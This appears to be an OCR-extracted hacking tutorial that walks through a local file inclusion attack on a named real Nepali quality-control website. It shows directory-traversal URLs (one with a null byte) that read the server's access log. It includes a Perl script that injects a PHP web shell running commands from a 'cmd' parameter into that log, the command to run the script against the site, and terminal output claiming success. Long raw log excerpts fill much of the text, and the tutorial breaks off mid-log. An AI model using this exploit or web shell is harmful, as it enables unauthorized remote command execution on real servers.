Alias /openwebmail /var/www/html/openwebmail
ServerName nepalsourcing.co
DocumentRoot /home/nso_77/nepalsourcing.co/html
SuexecUserGroup nso_77 nso_77
ServerAlias "www.nepalsourcing.co"
```


Open the file called access_log. In this case **/home/pro_99/proqualitycontrol.com/access_log**.



Leading Professional Quality Control services in Nepal. Totally independent third party, ProQC Inspectors protect international clients - Mozilla Firefox

Leading Professional ...

proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/a



```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log
```

```
46.229.164.100 - - [04/Jun/2017:03:06:53 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0 (compatible; SemrushBot/1.2~bl; +http://www.semrush.com/bot.html)" 52.27.98.209 - - [04/Jun/2017:03:14:20 -0400] "GET /admin/products_img
/img/login.do.php HTTP/1.1" 404 320 "-" "Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko" 164.132.162.157 - - [04/Jun/2017:03:29:50 -0400] "GET /admin/products_img/10.jpg HTTP/1.1" 200 58826 "-" "Mozilla/5.0
(compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)" 5.196.87.59 - - [04/Jun/2017:03:30:06 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0 (compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)" 173.234.164.3 - - [04/Jun/2017:04:09:24
-0400] "HEAD / HTTP/1.1" 200 - "http://uptime.com/proqualitycontrol.com" "Mozilla/5.0 (compatible; Uptimebot/1.0; +http://www.uptime.com/uptimebot)" 5.9.111.70 - - [04/Jun/2017:04:23:26 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0
(compatible; MJ12bot/v1.4.7; http://mj12bot.com/)" 5.9.111.70 - - [04/Jun/2017:04:23:28 -0400] "GET /canadian_flag_popup.php HTTP/1.1" 200 5251 "-" "Mozilla/5.0 (compatible; MJ12bot/v1.4.7; http://mj12bot.com/)" 106.120.173.93 - - [04/Jun
/2017:04:47:40 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)" 106.120.173.93 - - [04/Jun/2017:04:47:38 -0400] "GET /index.php?page=factoryaudits HTTP/1.1" 200
11805 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)" 46.229.164.102 - - [04/Jun/2017:04:55:56 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; SemrushBot/1.2~bl;
+http://www.semrush.com/bot.html)" 79.137.79.167 - - [04/Jun/2017:05:35:15 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.90 Safari/537.36" 100.43.81.141 - -
[04/Jun/2017:06:23:04 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)" 141.8.143.141 - - [04/Jun/2017:06:23:11 -0400] "GET /favicon.ico HTTP/1.1" 404 296 "-" "Mozilla/5.0 (compatible;
YandexBot/3.0; +http://yandex.com/bots)" 188.73.148.2 - - [04/Jun/2017:06:51:52 -0400] "GET /index.php HTTP/1.0" 200 21026 "http://aksonural.ru/" "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3_1 like Mac OS X) AppleWebKit/603.1.30 (KHTML, like
Gecko) Version/10.0 Mobile/14E304 Safari/602.1" 220.181.108.112 - - [04/Jun/2017:07:13:16 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)" 51.255.71.100 - - [04/Jun
/2017:07:18:50 -0400] "GET /images/logo.jpg HTTP/1.1" 200 70105 "-" "Mozilla/5.0 (compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)" 151.80.39.152 - - [04/Jun/2017:07:19:26 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible;
AhrefsBot/5.2; +http://ahrefs.com/robot/)" 216.244.66.202 - - [04/Jun/2017:08:03:15 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)" 27.57.131.164 - - [04/Jun
/2017:08:29:36 -0400] "GET /images/logo.jpg HTTP/1.1" 200 70105 "https://www.google.co.in/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36" 216.244.66.249 - - [04/Jun
/2017:08:41:48 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)" 46.161.9.14 - - [04/Jun/2017:08:53:01 -0400] "GET /index.php HTTP/1.0" 200 21026
"http://proqualitycontrol.com/index.php" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 YaBrowser/17.3.0.1785 Yowser/2.5 Safari/537.36" 199.58.86.209 - - [04/Jun/2017:09:01:06 -0400] "GET
/robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; MJ12bot/v1.4.8; http://mj12bot.com/)" 199.58.86.209 - - [04/Jun/2017:09:01:07 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (compatible; MJ12bot/v1.4.8; http://mj12bot.com/)"
198.204.235.26 - - [04/Jun/2017:09:27:32 -0400] "GET /wp-login.php HTTP/1.1" 404 297 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" 198.204.235.26 - - [04/Jun
/2017:09:27:43 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" 199.21.99.213 - - [04/Jun/2017:09:39:20 -0400] "GET / HTTP/1.1"
200 21044 "-" "Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)" 199.21.99.213 - - [04/Jun/2017:09:39:21 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)" 199.21.99.213 - -
[04/Jun/2017:09:39:25 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)" 66.249.73.214 - - [04/Jun/2017:09:39:55 -0400] "GET /images/ini_img.jpg HTTP/1.1" 304 - "-" "Googlebot-Image/1.0"
5.39.93.96 - - [04/Jun/2017:09:55:47 -0400] "GET /index.php HTTP/1.0" 200 21026 "http://proqualitycontrol.com/index.php" "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.96 Safari/537.36"
180.159.221.230 - - [04/Jun/2017:10:55:23 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 2.0.50727.5448)" 103.226.214.4 - - [04/Jun/2017:11:40:16 -0400] "GET / HTTP/1.1" 200 21044 "-"
"Mozilla/5.0 (Windows NT 6.0) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.100 Safari/534.30" 2.218.114.110 - - [04/Jun/2017:11:40:24 -0400] "GET /images/logo.jpg HTTP/1.1" 200 70105 "https://www.bing.com/" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393" 180.66.214.183 - - [04/Jun/2017:11:43:10 -0400] "GET /images/logo.jpg HTTP/1.1" 200 70105 "-" "Mozilla/5.0 (Windows NT 10.0;
WOW64; Trident/7.0; rv:11.0) like Gecko" 164.132.161.8 - - [04/Jun/2017:11:51:14 -0400] "GET /admin/products_img/29.jpg HTTP/1.1" 200 94430 "-" "Mozilla/5.0 (compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)" 78.129.250.17 - - [04/Jun
/2017:11:56:45 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:46 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (compatible;
aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:48 -0400] "GET /css/import.css HTTP/1.1" 200 280 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun
/2017:11:56:49 -0400] "GET /scripts/AC_RunActiveContent.js HTTP/1.1" 200 8029 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:51 -0400] "GET /scripts/menu.js HTTP/1.1" 200
13678 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:55 -0400] "GET /css/menu.css HTTP/1.1" 200 3187 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)"
78.129.250.17 - - [04/Jun/2017:11:56:56 -0400] "GET /greybox/gb_styles.css HTTP/1.1" 200 2302 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:58 -0400] "GET /css/reset.css
HTTP/1.1" 200 696 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:59 -0400] "GET /css/style.css HTTP/1.1" 200 7183 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9;
+https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:57:00 -0400] "GET /scripts/jquery.js HTTP/1.1" 200 55774 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:57:02
-0400] "GET /scripts/jquery.min.js HTTP/1.1" 200 57254 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:57:03 -0400] "GET /scripts/piroBox.1_2.js HTTP/1.1" 200 15570 "-" "Mozilla/5.0
(compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:57:05 -0400] "GET /greybox/AJS.js HTTP/1.1" 200 19831 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - -
```


My friend @paceander coded this perl script to inject the access_log.

```
#!/usr/bin/perl -w

use IO::Socket::INET;

my $host = $ARGV[0];
my $port = $ARGV[1];

print “*** Injecting $host:$port access log…\n”;

my $rce = “<?if(get_magic_quotes_gpc()){
\$_GET[cmd]=stripslashes(\$_GET[cmd]);} passthru(\$_GET[cmd]);?
>”;
$sock = IO::Socket::INET->new(PeerAddr=>$host, PeerPort=>$port,
Proto=>”tcp”) || die “Cant connect to $host:$port!\n”;
print $sock “GET /v0pcr3w “.$rce.” HTTP/1.1\r\n”;
print $sock “Host: “.$host.”\r\n”;
print $sock “Connection: close\r\n\r\n”;
close($sock);
```

> *print "*** Done!\n\n";*


Or you can download it **here**

Run it "**perl log.pl <target> 80**"



```
root@box:~#
root@box:~#
root@box:~# perl log.pl proqualitycontrol.com 80
*** Injecting proqualitycontrol.com:80 access log...
*** Done!

root@box:~#
root@box:~#
root@box:~#
```


Open the access_log again and search for **v0pcr3w**. If the word is there then we've successfully injected the access_log.



Leading Professional Quality Control services in Nepal. Totally independent third party, ProQC Inspectors protect international clients - Mozilla Firefox

proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/acce

http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00




```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00
```

```
"http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/4.jpg HTTP/1.1" 200 12918 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux
x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/14.jpg HTTP/1.1" 200 11249 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/13.jpg HTTP/1.1" 200 19616 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET
/greybox/w_close.gif HTTP/1.1" 200 74 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/g_close.gif HTTP/1.1" 200 541
"http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/indicator.gif HTTP/1.1" 200 8238 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux
